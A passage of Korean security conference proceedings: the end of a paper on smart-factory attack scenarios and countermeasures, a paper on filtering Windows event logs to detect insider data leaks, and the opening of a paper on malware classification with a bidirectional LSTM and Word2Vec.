위 [그림 2]는 스마트팩토리의 서비스 과정이다. 주문과 동시에 제품의 생산계획 및 설계가 이루어진다. 제조에 필요한 설정 값들이 디바이스에 적용이 되고, 디바이스들은 생산계획·가동정보 등의 데이터들을 주고 받으며 제품을 생산한다. 데이터들은 네트워크를 통해 서버와 연결 되고 이 데이터들을 수집·분석하여 공정을 최적화하고, 공장 내부에 대한 실시간 모니터링을 통해 디바이스를 제어하는 방식으로 동작한다.

즉, 게이트웨이와 무선통신을 통해 기기 간 연결이 이루어지며 ERP(Enterprise Resource Planning, 전사적자원관리)를 이용해 생산, 물류, 재고 등 경영 활동 프로세스들을 통합적으로 연계해 관리하고, MES(Manufacturing Execution System Shop Floor)로 실시간 모니터링, 제어, 물류 및 작업내역 추적 관리 등 현장관리가 이루어진다. SCM(Supply chain Mangement)은 공급망을 최적화 시켜 고객이 원하는 시간과 장소에 맞는 서비스를 제공한다.[4],[5].[6]

III. 스마트팩토리 내 발생 가능한 보안 취약점

IoT기기	• 초기 비밀번호 사용으로 인한 보안 위협 • 대량의 신호 수신 가능성
시스템 및 서버	• 인증되지 않은 신호 수신으로 인한 공격 위협 • 대량의 신호 수신 가능성 • 암호화되지 않은 통신으로 인한 기밀성 문제
통신구간	• 외부와의 통신으로 인한 공격 위험성 • 암호화되지 않은 통신으로 인한 기밀성 문제
외부기기	• 원격제어를 하는 스마트폰의 감염으로 인한 보안 위협


[표 1] 스마트팩토리 내 발생 가능한 보안 취약

스마트팩토리는 공정이 연결되어있기 때문에 이러한 보안 취약점으로 인한 공격 발생 시 공장의 생산라인에 발생한 문제가 공장 전체에 영향을 미칠 수도 있다.

이어 제 4장에서는 스마트팩토리 내에서 발생 가능한 보안 취약점을 이용한 공격 가능 시나리오를 제시하고자 한다.

IV. 공격 가능 시나리오

■ [시나리오 1] 감염된 스마트폰을 통한 시나리오



[그림 3] 시나리오 1 구성도

step 1. 공격자는 원격지에서 디바이스 제어를 수행하는 스마트폰을 타겟으로 선정

step 2. e-mail이나 애플리케이션 등을 통해 바이러스 또는 악성코드를 유포시켜 스마트폰이 감염되게 유도함

step 3. 감염된 스마트폰으로 공장 내 기계에 다량의 신호를 발생시킴


step 4. 다량의 신호로 인한 공장 내 기계들의 결함 발생

step 5. 기계의 동작이 멈춤으로써, 공장 전체의 사고 유발

스마트폰을 바이러스 또는 악성코드에 감염시켜 공장 내 기계들에 다량의 신호를 발생시키는 공격 방법으로, 이로 인해 기계에 결함이 발생하게 된다. 공장 내 기계들은 연계된 시스템으로서, 하나의 기계 결함이 공장 전체의 사고를 유발한다.

■ [시나리오 2] 무선 프로토콜 취약점을 통한 시나리오

*가정 1 : 기기들 간의 무선 통신 프로토콜에 취약점이 존재한다고 가정한다.



[그림 4] 시나리오 2 구성도

step 1. 공격자는 공격 타겟 기기를 선정, 해당 무선 통신 프로토콜의 알려진 취약점을 이용하거나 무작위 공격 등을 이용하여 무선 통신 프로토콜의 취약점을 파악

step 2. 취약점을 이용하여 기기들 사이의 제어 신호나 데이터 내용을 변조하여 전송 (다량의 신호를 반복해서 보낼 시 이는 DoS공격에 해당)

step 3. 변조된 내용의 값을 처리하게 되며, 기계의 오작동 발생


step 4. 기계의 동작이 멈춤으로써, 공장 전체의 사고 유발

공정 내 기기들은 무선 통신을 기반으로 한다. 이 경우 무선 통신 프로토콜에 취약점이 존재할 가능성을 배제할 수 없다.

공격자는 해당 무선 통신 프로토콜의 알려진 취약점을 이용하거나 무작위 공격 등을 이용하여 무선 통신 프로토콜의 취약점을 파악한다. 취약점을 통해 기기들 사이의 제어 신호, 데이터 내용을 변조하여 전송한다. 기기들은 변조된 값을 처리하게 되며, 이는 기계의 오작동을 발생시켜 공장 전체의 사고를 유발한다.

■ [시나리오 3] IoT 취약점을 통한 시나리오

*가정 1 : 스마트팩토리 내 기기들의 기본 관리자명과 비밀번호를 변경하지 않았다고 가정한다. (BrickerBot)



[그림 5] 시나리오 3 구성도

step 1. 공격자는 이미 잘 알려진 기본 관리자명과 비밀번호를 사용해 공격 대상 기기에 연결

step 2. 공격 대상 기기의 저장장치를 오염시킴 (일명 '벽돌화(bricking)'라 불리는 영구적서비스거부 (PDoS) 유도 공격을 수행)

step 3. 기계의 동작이 멈춤으로써, 공장 전체의 사고 유발 및 복구불가로 작동 불능 상태가 됨

지난해 유행한 미라이 봇넷처럼 관리가 허술해 보안이 취약한 기기를 노리는 유형의 악성코드들은 새로운 버전으로 계속 나타나고 있다. [10]

[시나리오 3]과 같은 공격은 공장초기화를 수행하여도 복구가 되지 않고 기기는 작동 불능 상태가 될 수 있다. 기계에 중단이 지속되므로 시나리오 2 와 마찬가지로 공장의 생산성에 문제가 발생한다.

이러한 시나리오들을 통한 공격은 스마트팩토리의 생산라인을 중단시켜 막대한 손실을 초래 할 것으로 예상된다.

V. 대응 방안

가. IoT기기

스마트팩토리내의 디바이스는 무선 통신으로 연결된 IoT기기들을 사용하며 입력 된 신호를 이용하여 동작한다. 여기서 발생할 수 있는 공격은 [시나리오 1,2]에서 나타내었듯이 다량의 신호를 보내어 기기가 오작동 또는 멈추도록 유도하거나 [시나리오 3]과 같이 공장 초기 비밀번호를 사용한 IoT기기에 연결하여 기기를 벽돌화시켜 영구적서비스거부 공격을 시도할 수 있다. 이에 따른 대응방안으로

(1) 통신 중 기기로 신호가 들어올 때 발생하는 DoS공격은 단위 시간 동안 일정량 이상 신호가 들어올 경우 이를 초과하지 않도록 내부 설정과 불필요한 UDP, ICMP 패킷 차단 정책을 적용한다. [11]

(2) 입력 된 신호에 대한 근원지 인증과 위·변조 검증을 통해 무결성을 확인하고, 인증 되지 않은 신호에 대해 필터링을 설정한다.

(3) IoT장비의 초기 관리자 패스워드를 보안성 높은 안전한 패스워드로 변경하고, 상기 명시된 대상 장비에 원격접속이 불가능하도록 사용하지 않는 서비스 포트의 사용을 해제 한다.[18]

나. 시스템 및 서버

스마트팩토리내의 시스템 및 서버는 IoT기기와 서비스를 연결해주기 때문에 보안이 매우 중요하다. IoT기기와 마찬가지로 시스템 및 서버도 신호를 받거나 처리하는 곳이기 때문에 앞서 언급한 IoT기기의 대응방안 (1),(2)번의 정책이 필요하며,

(3) 데이터를 암호화하여 외부에 노출되지 않도록 데이터에 대한 기밀성을 보장해야 한다.

하지만 암호화, 인증의 절차가 늘어날수록 가용성, 생산성 측면에서 효율성이 떨어진다. 이는 한계점으로 지적되는 부분으로, 향후 연구를 통한 대책이 필요할 것으로 예상된다.

다. 통신 구간

기기와 서버는 무선 통신으로 이루어지기 때문에, 안전한 무선 통신 환경을 구축해야 한다.

(1) 공장 내 안전한 무선 통신 프로토콜(암호화, 인증)을 사용하여 보다 안전하게 통신할 수 있도록 한다.

(2) 원격에서의 통신 시 안전한 보안통신을 제공하기 위해 VPN을 사용한다.

[시나리오 2]와 같은 통신 취약점을 이용한 공격에 대비하며, 공격 발생 시 기기와 시스템, 서버 마다 각각의 대응 방안이 요구된다.

라. 외부 기기

스마트팩토리내의 기기 및 시스템은 스마트폰을 사용해 외부에서 원격제어가 가능하다. 즉, [시나리오 1]과 같은 공격이 가능 하며, 위험 대응 방안은 다음과 같다.

(1) 스마트폰은 바이러스 또는 악성프로그램의 감염 경로가 다양하기 때문에 목적 외의 다른 용도(예 : 메일 확인, 애플리케이션 설치 등)로 사용을 금지한다.

(2) 관리자 권한에 대한 각별한 주의가 필요하며, 비밀번호를 알려주어서는 아니 된다.

(3) 바이러스로부터 예방 할 수 있는 프로그램(예 : 백신, 소프트웨어 등)을 설치하여 악성행위를 방어하고 공격을 탐지한다.

마. 백업 및 복구

[시나리오 1,2,3]은 결국 생산라인을 중단 시키는 공통적인 문제점이 있다. 생산라인 중단은 곧, 생산성을 저하시켜 막대한 경제적 손실을 초래하며 이러한 생산라인 중단 시간을 최소화 시킬 수 있는 방안이 있어야 한다.

데이터를 빠른 시간 안에 백업 및 복구하기 위해 '제 3의 서버 망'을 구축하여 공격 발생 시 백업 데이터를 사용해 공장 운영을 정상화 한다. 즉, 공격당한 서버 망이 아닌 제 3의 서버 망을 실행시켜 중단된 공장을 재가동 시킨다.

VI. 결론

본 논문에서는 스마트팩토리에서 발생 가능한 공격 가능 시나리오 개발과 함께 IoT기기, 시스템 및 서버, 통신 구간, 외부 기기, 백업 및 복구로 분류하여 대응방안을 제시 해 보았다. 각 대응 방안은 안전한 환경에서 통신할 수 있음과 동시에 공격 발생 시 새로운 망을 실행시켜 생산성과 비용적인 손실을 최소화 시킬 것으로 기대된다.

그렇지만 현재 국내에서는 스마트팩토리 기술 도입이 아직 진행 중이다. 실제 공격으로 인한 피해 사례는 없는 상태이며, 본 논문에서 제시한 시나리오는 추측에 불과하다. 또한 대응방안으로 제시한 새로운 서버 망 구축은 많은 비용이 발생 할 것으로 예상되는 바, 논문의 한계점으로 지적된다.

높은 생산성과 효율성을 특징으로 가지는 스마트팩토리는 4차산업혁명 시대의 핵심 산업기술 중 하나로 전망된다. 이에 따라 향후 다양한 공격으로 부터 방어할 수 있는 특화된 보안 기술 개발 적용에 따른 연구가 필요하다.

* 본 논문은 2017년도 한국전력거래소(KPX)의 지원을 받아 수행된 연구입니다(No. KPX연구-2017-01-08).

[참고문헌]

[1] 소아영, 4차 산업혁명과 국내외 스마트 공장 산업동향.pdf, 융합연구정책센터, (2017)

[2] 김지민기자, “PC 대신 TV·車 노리는 해커…IoT 보안 위협 커진다” , http://news.mt.co.kr/mtview.php?no=2017030910265085372&type=1&VML, 머니투데이,(2017.03)

[3] Vsion, “ THE SMART FACTORY PLATFORM ” , https://www.connected-production.de/en/#/first-tab-alt ,(2016)

[4] NAVER지식백과, 지식경제용어사전 MES, http://terms.naver.com/entry.nhn?docId=303978&cid=50372&categoryId=50372

[5] NAVER지식백과, 기업을바꾼10대정보시스템 전사적자원관리(ERP), http://terms.naver.com/entry.nhn?docId=2274731&cid=42171&categoryId=51120

[6] NAVER지식백과, 시사상식사전 SCM, http://terms.naver.com/entry.nhn?docId=931077&cid=43667&categoryId=43667

[7] 중소기업청, 중소중견기업 기술로드맵 ,2017-2019, (2017)

[8] 이희련, 생산제어시스템(MCS) 개념 및 구축 사례, ie매거진, (2008)

[9] Penta Security, Smart Factory : PENTA Smart Factory Security

[10] 임민철기자, “IoT 기기가 먹통 만드는 악성 코드 확산 ”,http://www.zdnet.co.kr/news/news_view.asp?artice_id=20170420081553&type=det&re=, (2017,04,20)

[11] 홍성혁, 트래픽 분석을 통한 DDoS 공격에 대한 대응책 연구, 중소기업융합학회 논문지, (2014)

[12] 서혁준, 스마트공장 보안 대응 방안, 월간 계장기술. (2016)

[13] 한국인터넷진흥원, 스마트공장중요정보 유출방지 가이드, 한국인터넷진흥원, (2017)

[14] 차석근, IoT/M2M를 적용한 스마트팩토리 표준화 동향과시스템 구조.pdf. (2015)

[15] 포스코ICT, 스마트팩토리 (Smart Factory)란 무엇일까?, (2016)

[16] 기획재정부, 스마트팩토리 시사경제용어사전, (2010)

[17] 포스코ICT, 20170415_SMIC_포스코ICT, 2017, (2017)

[18] 뉴딜코리아, “IoT 기기를 대상으로 한 미라이 봇넷(Mirai Botnet)주의 ”,http://blog.naver.com/ntower/220984572697, (2017,04,16)

C-3 BIG DATA 및 인공지능 보안

이 화 민 (순청향대)

- **실시간 내부자 위협 탐지 시스템을 위한 로그 수집 및 분석 연구**
  강기태, 하동욱, 신종호, 류연승
- **양방향 LSTM과 Word2Vec기반 악성코드 분류**
  윤태욱, 박찬수, 황태규, 최준희, 김성권
- **딥러닝 기반 악성코드 분류 기법 분석**
  이동근, 김민겸, 염흥열
- **학습 기반 비정상 행위 탐지 연구의 실제 현장 적용 과정에서의 난관들에 대한 정리**
  이하윤, 서지원, 안선우, 이영한, 백윤흥

실시간 내부자 위협 탐지 시스템을 위한 로그 수집 및 분석 연구

강기태*, 하동욱*, 신종호**, 류연승*

*명지대학교 대학원 보안경영공학과, **명지대학교 컴퓨터공학과

Study on Log Collection and Analysis for Real-Time Insider Threat Detection System

Ki-Tae Kang*, Dong-Wook Ha*, Jong-Ho Shin**, Yeonseung Ryu*

*Dept. of Security Managment Engineering, **Dept. of Computer Engineering, MyongJi University

요 약

기업들은 자사가 보유하고 있는 영업비밀, 핵심기술 등의 유출 및 침해를 예방하기 위해 다양한 노력을 경주하게 된다. 산업기술보호협회의 통계에 따르면 중소기업들의 기술 유출은 임직원에 의한 유출이 많다. 본 논문에서는 기업의 임직원이 사용하는 업무용 PC에서 윈도우 로그들을 수집하고 이를 분석하여 내부자 위협을 실시간으로 탐지하는 시스템을 연구하였다. 개발하는 실시간 내부자 위협 탐지 시스템은 다양한 윈도우 로그 중에서 필요한 로그만을 효율적으로 필터링하여 분석 오버헤드를 대폭 경감시켰다. 실험을 통해 제안 방법의 로그 수집 효율을 검증하였다.

I. 서론

우리나라 기업 및 연구소가 연구 개발하는 과학기술은 세계적 수준에 이르고 있으며 기술 유출 및 침해 시 기업의 경쟁력 저하뿐만 아니라 국가 경제에도 심각한 영향을 주게 된다. 기술 침해 유형은 크게 사이버 해킹과 내부자 위협에 의한 침해로 볼 수 있다. 내부자 위협은 기업의 내부 자산에 합법적 접근 권한을 가진 임직원에 의한 기술 유출이다.

내부자 위협에 사전 대응하기 위해서는 기업의 임직원이 사용하는 업무용 정보 단말기에서 발생하는 이벤트 로그들을 실시간으로 수집 분석함으로서 보호 자산에 대한 비정상 접근 행위의 사전 탐지가 필요하다. 이를 위해 이벤트 로그를 기계학습 기법으로 분석하여 정상행위를 학습하고 이상행위를 실시간으로 탐지하는 기술이 필요하다.

본 논문에서는 실시간 내부자 위협 탐지 시스템에서 필요한 로그 중 윈도우 기반의 PC에서 발생하는 이벤트 로그 수집에 관한 연구를 수행하였다. 이를 통해 윈도우 환경에서 내부자 위협을 탐지하기 위한 로그 수집 방법에 기여할 수 있을 것으로 예상된다.

II. 관련 연구

2.1 윈도우 이벤트 로그

Event Descriptions	Event IDs
Account and Group Activities	4624,4625,4648,4728,4732,4634,4735,4740,4756
Application Crashes and Hangs	1000,1002
Windows Error Reporting	100
Blue Screen of death (BSOD)	1001
Windows Defender Errors	1005,1006,1008,1010,2001,2003,2004,3002,5008
Windows Integrity Errors	3001,3002,3003,3004,3010,3023
EMET Crash Logs	1,2
Windows Firewall Logs	2004,2005,2006,2009,2033
MSI Packages Installed	1002,1033
Windows Update Installed	2,19
Windows Service Manager Errors	7022,7023,7024,7026,7031,7032,7034
Group Policy Errors	1125,1127,1129
AppLocker and SRP Logs	865,866,867,868,882,8003,8004,8006,8007
Windows Update Errors	20,24,25,31,34,35
Hotpatching Error	1009
Kernel Driver and Kernel Driver Signing Errors	5028,6281,219
Log Clearing	104,1102
Kernel Filter Driver	6
Windows Service Installed	7045
Program Inventory	800.903,904,905,906,907,908
Wireless Activities	8000,80001,8002,8003,8011,10000, 10001,11000,11001,11002,11004,11005 ,11006,11010,12011,12012,12013
USB Activities	43, 400, 410
Printing Activities	307

[표 1] 주요 윈도우 이벤트 로그의 구성

위의 표는 윈도우에서 발생하는 이벤트 로그들 중 주요 이벤트들의 카테고리와 이벤트 ID에 대해서 정리한 것이다. 주요 윈도우 이벤트는 크게 23개의 카테고리로 나눠지고, 이벤트 ID는 총 100여 가지로 구성 되어 있다 [5].

본 논문에서는 모든 이벤트 로그를 수집하는 것이 아니라 내부자 위협을 탐지하는데 필요한 로그들만 선택하고 그 중에서도 필요한 속성만 수집하여 효율적인 형태로 필드를 구성하여 수집하였다.

2.2 NXLog

본 논문에서는 윈도우 로그를 수집할 수 있는 오픈소스 도구인 NXLog를 활용하여 윈도우 이벤트 로그를 수집하였다 [6].


Modules	Description
Extension	InputType 및 OutputType을 설정
Input	이벤트 로그 데이터수집
Processor	로그 메시지 처리
Output	이벤트 로그 데이터 출력
conf	모듈들을 활용하여 수집기 구성

[표 2] NXLog의 모듈

NXlog는 extension, input, processor, output의 모듈로 구성되어 있으며, nxlog.conf에서 설정한 대로 모듈을 활용하여 필요한 로그를 수집할 수 있다.

III. 실시간 내부자 위협 탐지 시스템을 위한 로그 수집

3.1 제안 시스템의 로그 수집 구조



[그림 1] 실시간 로그 수집 아키텍처

Windows 기반 PC에서 발생하는 윈도우 이벤트 로그를 NXLog로 수집하여 빅데이터 분석을 위해 Flume [7]으로 보낸 후 Flume을 이용하여 Hadoop Distributed File System(HDFS) [8]에 저장한다.

3.2 내부자 위협 탐지를 위한 로그 수집

본 논문에서는 내부자가 중요 파일에 접근하여 압축을 하거나 복사하여 USB를 통하여 유출하는 행위를 탐지 및 예측하기 위해 윈도우 기반 PC에서 발생하는 윈도우 이벤트 로그들을 수집했다.

모든 이벤트 로그를 수집하는 것이 아니라 내부자 위협을 탐지하는데 필요한 로그들만 선택하고 그 중에서도 필요한 필드만 수집하여 효율적인 형태로 필드를 구성하여 NXLog를 통해 수집했다.

수집한 로그의 형태는 다음과 같다.

3.2.1 File Access Log

Field	Description
FileLogID	파일 로그의 ID
EventTime	이벤트가 발생한 시간
Hostname	PC 사용자의 이름
EventType	이벤트 타입
EventID	이벤트의 고유 ID
Category	이벤트의 종류
ObjectType	접근한 객체의 유형
ObjectName	접근한 객체의 경로 및 이름
AccessMask	사용자가 한 행위 - AddFile - Modified1 - Modified2 - FileCopy - Delete

[표 3] File 관련 윈도우 이벤트 로그의 구성 요소

FileLogID : 1
EventTime : 2017-04-21 16:36
Hostname : Kang
EventType : AUDIT_SUCCESS
EventID : 4663
Category : 파일 시스템
ObjectType : File
ObjectName : C:\Users\Kang\Desktop\꾀꼬리
\새 텍스트 문서.txt
AccessMask : AddFile

[그림 2] 수집한 File 관련 이벤트 로그 예

중요 파일에 접근할 때 마다 로그가 발생한다. 그 중 AccessMask를 통해 어떤 작업을 했는지 파악이 가능하다. 파일을 생성 할 시 AddFile이 발생하고, 파일에서 작업 및 수정을 할 때 마다 Modified1과 Modified2 이벤트가 발생한다. 그리고 파일을 붙여넣기 할 때 마다 FileCopy 이벤트가 발생하고, 삭제할 때 마다 Delete 이벤트가 발생한다.

AccessMask는 AddFile, Modified1, Modified2, FileCopy, Delete 이외에도 여러 가지 특성이 있지만, 내부자 위협을 쉽게 구분해 내기 위해 다섯 가지로 분류하여 수집하였다.

3.2.2 LogOn Log

Field	Description
LogOnID	로그온 로그의 ID
EventTime	이벤트가 발생한 시간
Hostname	PC 사용자의 이름
EventType	이벤트 타입
EventID	이벤트의 고유 ID
Category	이벤트의 종류 - 로그온 - 로그오프
IpAddress	접속한 곳의 IP 주소
IpPort	접속한 곳의 Port 번호

[표 5] Logon 관련 윈도우 이벤트 로그의 구성 요소

LogOnID : 1
EventTime : 2017-04-21 20:22
Hostname : Kang
EventType : AUDIT_SUCCESS
EventID : 4624
Category : 로그온
IpAddress : 127.0.0.1
IpPort : 0

[그림 3] 수집한 LogOn 관련 이벤트 로그 예

Category 필드를 사용하여 로그온과 로그오프를 구분한다. 또한 IpAddress와 IpPort를 통해 원격 로그인을 했는지 구별해 낼 수 있다.

3.2.3 Device Log

Field	Description
DeviceID	디바이스 로그의 ID
EventTime	이벤트가 발생한 시간
Hostname	PC 사용자의 이름
EventType	이벤트 타입
EventID	이벤트의 고유 ID
Category	이벤트의 종류 - USB_ON - USB_INSERT - USB_OFF

[표 7] Device 관련 윈도우 이벤트 로그의 구성 요소

DeviceID : 1
EventTime : 2017-04-25 18:15
Hostname : Kang
EventType : INFO
EventID : 2001
Category : USB_ON


[그림 4] 수집한 Device 관련 이벤트 로그 예

처음 USB 장치를 연결하면 USB_ON과 USB_INSERT가 함께 발생한다. 이 후 추가로 USB를 연결할 때 마다 USB_INSERT가 발생하고, 연결된 USB가 모두 해제가 되어야 USB_OFF가 발생한다.

이를 이용하여 USB가 연결된 개수와 USB가 계속 연결되어 있는지 확인할 수 있다.


3.3 로그 수집 효율 비교

실시간으로 수집되는 로그의 양이 방대하므로 본 논문에서는 필터링하여 필요한 로그만 추출하였다. 아래 그림은 NXLog 도구에서 로그의 필터링 과정에 따라 수집 방법이 3가지로 분류되는 과정을 보여준다.



[그림 5] 로그 필터링 과정

3가지 필터링은 모든 로그를 수집하는 Full, 필요한 이벤트 로그만 수집하는 Light, 필요한 이벤트 로그들 중에서 필요한 필드만 수집하는 Optimize이다. 바로 아래의 [그림 6]은 3개 필터링을 통해 수집하는 로그 양을 비교하여 보여준다. 실험에서는 하루 동안 PC에서 3가지 종류의 수집기를 동시에 실행하여 수집하였다.



[그림 6] 로그 수집 방법별 효율 비교

위의 그래프를 보면 Optimize 필터링으로 수집한 로그의 양은 702 KB, Full 필터링으로 수집한 로그의 양은 207,988 KB로 제안 방법으로 로그를 수집하는 것이 약 296배 효율이 좋다는 것을 확인할 수 있다. 또한, Light 필터링과 비교해도 Optimize 필터링이 약 15배 이상 효율성이 좋다.

또한 Optimize의 경우 필요한 이벤트 ID에서 발생하는 로그들 중에서도 필요한 필드만 선택한 경우이기 때문에 Light와 Full에 비해 필요한 정보가 유실된 경우가 있을 수 없기 때문에 Optimize의 방법으로 필터링하여 데이터를 수집하였다.

IV. 결론

기업체의 기술 유출은 대부분 임직원과 같은 내부자에 의한 기술 유출이 많다. 이러한 내부자의 기술 유출을 예방하기 위해서는 실시간으로 윈도우 로그를 분석하여 이상행위를 미리 탐지하는 것이 필요하다. 본 논문에서는 내부자 위협 탐지하는 시스템 개발을 위해 진행 중인 실시간 로그 수집의 사례를 기술하고 방대한 로그의 양을 줄이기 위해 효율적인 필터링 방법을 연구하였다. 제안한 필터링 방법은 모든 이벤트 로그를 수집하는 것보다 약 296배의 효율을 보인다는 것을 확인하였다.

향후 연구로는 수집한 로그들을 통해 정상행위를 학습하고 이상행위를 탐지하기 위한 기계학습 알고리즘을 개발할 예정이다. 또한, 내부자 위협 탐지 정확도를 높이기 위해서 윈도우 로그뿐만 아니라 이메일 로그, HTTP 로그, SNS 로그 및 모바일 디바이스 로그 등 내부자 위협을 판단하는데 도움이 되는 로그들을 수집할 예정이다. 뿐만 아니라 데이터 수집부터 탐지 및 예측, 시각화까지 가능한 통합된 내부자 위협 탐지 시스템을 연구할 계획이다.

[참고문헌]

[1] Malek Ben Salem, Shlomo Hershkop, and Salvatore J. Stolfo, A Survey of Insider Attack Detection Research, 2008

[2] Amruta Ambre, Narendra Shekokar, Insider threat Detection using Log analysis and Event Correlation, 2015

[3] 김준홍, 박민식, 김해동, 조수현, 강필성, 이대우, 양경아, 김기헌, 이상치 탐지 기법을 활용한 내부자 위협 탐지 방법론 개발, 대한산업공학회 추계학술대회 및 정기총회, 2016

[4] 홍병진, 이수진, 사용자 직무와 활동패턴 기반의 내부자위협통합관리체계 설계, 융합보안 논문지, 2015

[5] Windows Event Log - 주요 이벤트 로그, http://kali-km.tistory.com/entry/Windows-Event-Log-2-%E2%80%93-%EC%A3%BC%EC%9A%94-%EC%9D%B4%EB%B2%A4%ED%8A%B8-%EB%A1%9C%EA%B7%B8

[6] https://nxlog.co/ ,NXlog

[7] https://flume.apache.org/ ,Apache Flume

[8] Hadoop Distributed File System,

https://hadoop.apache.org/docs/stable/hadoop-project-dist/hadoop-hdfs/HdfsUserGuide.html

양방향 LSTM과 Word2Vec기반 악성코드 분류

윤태욱, 박찬수, 황태규, 최준희, 김성권

중앙대학교 컴퓨터공학과

Malware Classification based on Bidirectional LSTM and Word2Vec

Tae-Uk Yun, Chan-Soo Park, Tae-Gyu Hwang
Jun-Hee Choi, Sung-Kwon Kim

Division of computer engineering, Chung-Ang University.

요 약

LSTM(Long Short-term Memory)은 이전 상태의 정보를 기억하여 현재 상태에 반영해 학습하는 순환신경망(Recurrent Neural Net)의 한 모델이다. 악성코드에서 선형적 순서 정보는 각 시점에서 호출되는 함수로서 정의 가능하다. 본 논문에서는 LSTM 모델의 이전 상태를 기억하는 특성을 활용하며, 성능 향상을 위하여 양방향을 고려하는 양방향 LSTM 모델을 이용한다. 이때 입력으로서 의미적으로 가공된 악성코드의 함수 호출을 사용하여 최종적으로 악성코드를 종에 따라 분류한다.

I. 서론

2017년 5월을 기준으로 보고된 악성코드의 수는 약 6억 개다. [1] 악성코드 수의 빠른 증가와 비례하여 악성코드의 종 역시 증가하는 추세이다. 이러한 증가는 악성코드를 적절하게 분류하여 탐지하는데 어려움을 만들기 때문에 악성코드의 사전적 분류를 위한 적합한 방식이 요구된다.

현재까지 악성코드 분류 및 탐지를 위하여 전통적인 방식과 더불어 머신러닝 연구가 활발하게 이루어지고 있고 최근에는 딥러닝과 결합한 방식이 대두되고 있다. [2] [3]

기존 딥러닝 기반 악성코드 검출 및 분류는 전통적인 악성코드 연구와 마찬가지로 정적 데이터와 동적 데이터를 이용하며 상당한 성과를 거두고 있다. 하지만 악성코드의 행위의 개별적 의미와 행위의 시간적 순서를 고려한 연구는 미비한 실정이다.

이에 본 논문에서는 입력을 상대적 의미를 지니는 벡터로 가공하고 이를 시간적 순서에 입각한 신경망 모델을 사용함으로써 악성코드의 유의미한 분류가 가능함을 보여주고자 한다.

입력을 위하여 악성코드의 시간적 행위 순서를 함수 호출 정보로서 정의하고, 각 함수를 Word2Vec 모델을 통하여 상대적 의미를 지니는 벡터로서 가공하여 활용한다. 최종적으로 악성코드는 신경망에 의하여 함수 호출 순서에 의해 동일 악성코드 종으로 분류된다.

모델에서 시스템 콜은 함수 간의 상대적 의미를 보존하기 위하여 Skip-gram 모델로 가공하고 분류를 위한 신경망은 순환신경망(RNN) 중 LSTM(Long Short-term Memory)을 사용한다.

II. Word2Vec

기존의 단어 전처리 방식은 One-hot encoding을 사용한다. 이는 사전(Dictionary)의 단어 수와 동일한 크기의 벡터를 만들고 단어

가 해당하는 위치에 1을 넣고 나머지 자리에 0을 넣는 방법이다. 이러한 방법은 구현이 간단하다는 장점이 있지만 사전의 크기가 커질수록 단어를 표현하는 벡터의 크기가 커지고 단어 사이의 관계를 나타낼 수 없다는 한계가 존재한다.

